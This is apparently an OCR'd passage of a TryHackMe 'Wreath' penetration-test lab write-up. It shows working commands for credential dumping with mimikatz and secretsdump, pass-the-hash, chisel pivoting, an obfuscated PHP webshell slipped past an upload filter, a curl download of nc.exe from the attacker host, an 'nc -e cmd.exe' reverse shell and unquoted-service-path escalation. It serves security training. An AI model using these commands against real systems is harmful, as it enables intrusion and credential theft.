
```
PS C:\GitStack\gitphp> net user utkar5hm thmp4ssw0rd /add
The command completed successfully.

PS C:\GitStack\gitphp> net localgroup Administrators utkar5hm /add
The command completed successfully.

PS C:\GitStack\gitphp> net localgroup "Remote Management Users" utkar5hm /add
The command completed successfully.
```

We used the following command to connect via rdp with a attacker machine's folder shared as network drive:

```
xfreerdp /v:10.200.84.150 /u:utkar5hm /p:thmp4ssw0rd /workarea /cert:ignore
/dynamic-resolution +clipboard /drive:.,thm-ut
```

We loaded mimikatz from the network drive. We next need to give ourselves the Debug privilege and elevate our integrity to the SYSTEM level and can be done with the following commands::

```
privilege::debug
token::elevate
```



Dumping SAM credentials:


```
Lsadump::sam
```

```
mimikatz # lsadump::sam
Domain : GIT-SERV
SysKey : 0841f6354f4b96d21b99345d07b66571
Local SID : S-1-5-21-3335744492-1614955177-2693036043

SAMKey : f4a3c96f8149df966517ec3554632cf4

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 37db630168e5f82aafa8461e05c6bbd1

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 68b1608793104cca229de9f1dfb6fbae

* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN-1696O63F791Administrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 8f7590c29ffc78998884823b1abbc05e6102a6e86a3ada9040e4f3dcb1a02955
      aes128_hmac       (4096) : 503dd1f25a0baa75791854a6cfbcd402
      des_cbc_md5       (4096) : e3915234101c6b75

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WIN-1696O63F791Administrator
    Credentials
      des_cbc_md5       : e3915234101c6b75


RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount

RID  : 000001f8 (504)
User : WDAGUtilityAccount
  Hash NTLM: c70854ba88fb4a9c56111facebdf3c36

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : e389f51da73551518c3c2096c0720233

* Primary:Kerberos-Newer-Keys *
    Default Salt : WDAGUtilityAccount
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 1d916df8ca449782c73dbaeaa060e0785364cf17c18c7ff6c739ceb1d7fdf899
      aes128_hmac       (4096) : 33ee2dbd44efec4add81815442085ffb
      des_cbc_md5       (4096) : b6f1bac2346d9e2c

* Packages *
    NTLM-Strong-NTOWF
```

Here we obtained the administrator's and Thomas's Password Hash values.

```
Administrator: 37db630168e5f82aafa8461e05c6bbd1

Thomas: 02d90eda8f6b6b06c32d5f207831101f
```

Thomas password hash was stored In crackstation, revealing the password to us:



Enumerating the Last target

We know that from Mr. Thomas's brief information, the previously obtained IP (10.200.84.100) was our last target.

We used evil-winrm to access the compromised git server with empire port scan script and scanned top 50 ports.

```
evil-winrm -i 10.200.84.150 -u Administrator -H
37db630168e5f82aafa8461e05c6bbd1 -s /usr/share/powershell-
empire/empire/server/data/module_source/situational_awareness/network/
Invoke-Portscan -Hosts 10.200.84.100 -TopPorts 50
```

The results revealed that ports 80 and 3389 were open.

We Whitelisted a port in firewall for port forwarding so we could access the webserver running on the PC:

```
netsh advfirewall firewall add rule name="chisel-Utkar5hM" dir=in action=allow
protocol=tcp localport=20012
```


To upload and set up chisel:

```
upload /home/ut/cbrs3c/thm/wreath/chisel c:\Windows\temp
./chisel-Utkar5hM server -p 20012
```

Command to Connect back:

```
./chisel_linux client 10.200.84.150:20012 21012:10.200.84.100:80
```

Browsing the web server:



We saw that it's a copy of the website present in our first compromised site.

Reconnaissance of the Website

From the Thomas's brief information, we can recall that he locally saved the website on git server for version control.

We found a directory Website.git at the following path:

```
C:\GitStack\repositories\Website.git
```

We copied this directory to our local machine and further used the extractor tool from the GitTools Repository to recreate the repository in a readable format.

```
GitTools/Extractor/extractor.sh . Website
```

This generates some folders each corresponding to a commit in non-sorted order. Each commit comes with a commit-meta.txt file which we can use to get an idea of the order.

We used the following command to extract this information for easily analyzing the commit history:


```
separator="========================================"; for i in $(ls); do printf
"\n\n$separator\n\033[4;1m$i\033[0m\n$(cat $i/commit-meta.txt)\n"; done;
printf "\n\n$separator\n\n\n"
```

```
========================================
0-345ac8b236064b431fa43f53d91c98c4834ef8f3
tree c4726fef596741220267e2b1e014024b93fced78
parent 82dfc97bec0d7582d485d9031c09abcb5c6b18f2
author twreath <me@thomaswreath.thm> 1609614315 +0000
committer twreath <me@thomaswreath.thm> 1609614315 +0000

Updated the filter


========================================
1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2
tree 03f072e22c2f4b74480fcfb0eb31c8e624001b6e
parent 70dde80cc19ec7670456799673889 4828f4ee895
author twreath <me@thomaswreath.thm> 1608592351 +0000
committer twreath <me@thomaswreath.thm> 1608592351 +0000

Initial Commit for the back-end


========================================
2-70dde80cc19ec7670456799673889 4828f4ee895
tree d6f9cc307e317dec7be4fe80fb0ca569a97dd984
author twreath <me@thomaswreath.thm> 1604849458 +0000
committer twreath <me@thomaswreath.thm> 1604849458 +0000

Static Website Commit
```

from the output generated, we analyzed and found out the last commit.

Heading into directory, we saw a index.html which didn't have much information.

We found a index.php file in resources directory.



We saw some personal information being disclosed here with the code for a web page which accepted image files. By looking at the code and the personal text we can confirm that the code has flaws with filtering the uploaded files. It takes images and stores in upload directory.

```
$size = getimagesize($_FILES["file"]["tmp_name"]);
if(!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts) || !$size){
    header("location: ./?msg=Fail");
    die();
}
```


In the following code,

The first line here uses a classic PHP technique used to see if a file is an image. In short, images have their dimensions encoded in their exif data. which can be faked using exiftool.

The second line is an If statement which checks two conditions. If either condition fails (indicated by the "Or" operator: ||) then the script will redirect with a Failure message. The second condition is easy. just checks to see if the $size variable contains the Boolean False while for the first, it divides the file name into an array with . (dot) as a separator and checks if the 2nd element is a valid image extension. This can be bypassed by creating something like image.jpeg.php.

Upon trying to access the actual webpage, we were greeted with a login, The Thomas's credentials found earlier from the compromised Git server worked giving us a Web page with Image Uploading functionality.

We tried to upload a legitimate image to check if we have access to the image uploaded at the /upload directory and we did have access.



Exploiting the personal Computer

Now that we knew the vulnerability in our image uploading functionality, we planned to use the following php webshell payload:

```
<?php
    $cmd = $_GET["wreath"];
    if(isset($cmd)){
        echo "<pre>" . shell_exec($cmd) . "</pre>";
    }
    die();
?>
```

Since we know that the system is running an Antivirus. Its was likely that we could use this payload directly. So, we used a php obfuscation tool https://www.gaijin.at/en/tools/php-obfuscator

We used the following command to create our payload using the obfuscated php code using exiftool on a image:

```
exiftool -Comment="<?php
\$p0=\$_GET[base64_decode('d3JlYXRo')];if(isset(\$p0)){echo
base64_decode('PHByZT4=').shell_exec(\$p0).base64_decode('PC9wcmU+');}die();?>
" shell-utkar5hm.jpg.php
```

Uploading the payload, we gained a webshell at /resources/uploads/shell-utkar5hm.jpg.php

We were able to pass commands as GET request query parameter.

For executing hostname command, we requested the following URL:

```
http://localhost:21012/resources/uploads/shell-
utkar5hm.jpg.php?wreath=hostname
```

The hostname :

```
wreath-pc
```

Now to gain a reverse shell, we needed to compile our netcat binary as the precompiled binary could get flagged by the antivirus.

So, we cloned the following repository: https://github.com/int0x33/nc.exe

and set the compiler to x86_64-w64-mingw32-gcc.

And compiled it using make.

We started a webserver on our attacking machine using python:


```
sudo python3 -m http.server 80
```

we uploaded the file to our victim using the command (through web shell)

```
curl http://10.50.85.17/nc.exe -o c:\\windows\\temp\\nc-utkar5hmexe
```

We set up a netcat listener and then then used the netcat to gain a reverse shell using the following code:


```
powershell.exe c:\\windows\\temp\\nc-utkar5hm.exe 10.50.85.17 21210 -e cmd.exe
```



After successfully gaining reverse shell, We enumerated the System for Privilege escalation.

Enumerating the personal Computer

Whoami /priv results:




We saw that SeImpersonatePrivilege was enabled. Which could be used to gain privileges.

Then we started looking for non de fault services using the following command:

```
wmic service get name,displayname,pathname,startmode | findstr /v /i
"C:\Windows"
```

We caught a unquoted service path vulnerability with the service SystemExplorerHelpService.

We queried the service:



We noticed that it was running as LocalSystem.To check if we can exploit this vulnerability, we checked for permissions on the directory c:\Program files (x86)\System Explorer

```
powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-
list"
```

We saw that it was vulnerable by our current user.

We used the following C3 payload using which launched netcat as a different shell process. To connect back to our netcat listener to generate a different reverse shell with higher privileges.

We compiled the code using mono dotnet core compiler for linux using the command

```
mcs wrapper.cs
```

then we started a smb server in our attacking machine:

```
sudo smbserver.py share . -smb2support -username utkar5hm -password p4ssw0rd
```

Then used the following command to access the share:

```
net use \\10.50.85.17\share /USER:utkar5hm p4ssw0rd
```

we later copied the compiled binary to the vulnerable service path we discovered where we had right access.

```
copy %TEMP%\wrapper-Utkar5hM.exe "C:\Program Files (x86)\System
Explorer\System.exe"
```

After copying the file, we stopped and restarted the service:

```
sc stop SystemExplorerHelpService
sc start SystemExplorerHelpService
```

We gained a reverse shell as nt authority \system:

Post exploitation Tasks – PC

We dumped the SAM hive and SYSTEM hive using the following commands:

```
reg.exe save HKLM\SAM sam.bak
reg.exe save HKLM\SYSTEM system.bak
```

Copied the files via SMB and then used impacket to get password hashes.

```
secretsdump.py -sam sam.bak -system system.bak LOCA
```

We obtained the following hash values:

```
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Target system bootKey: 0xfce6f31c003e4157e8cb1bc59f4720e6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a05c3c807ceeb48c47252568da284cd2:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:06e57bdd6824566d79f127fa0de844e2:::
Thomas:1000:aad3b435b51404eeaad3b435b51404ee:02d90eda8f6b6b06c32d5f207831101f:::
```

Cleanup

After successfully exploitation of the entire network. we started off deleting all the binaries on the PC. Then later deleting the new user account we had created then closed back the ports we opened using firewall and deleted the binaries On both the other systems.

References

https://www.first.org/cvss/calculator/3.1

https://www.exploit-db.com/

https://www.cvedetails.com/

https://attack.mitre.org/

https://tryhackme.com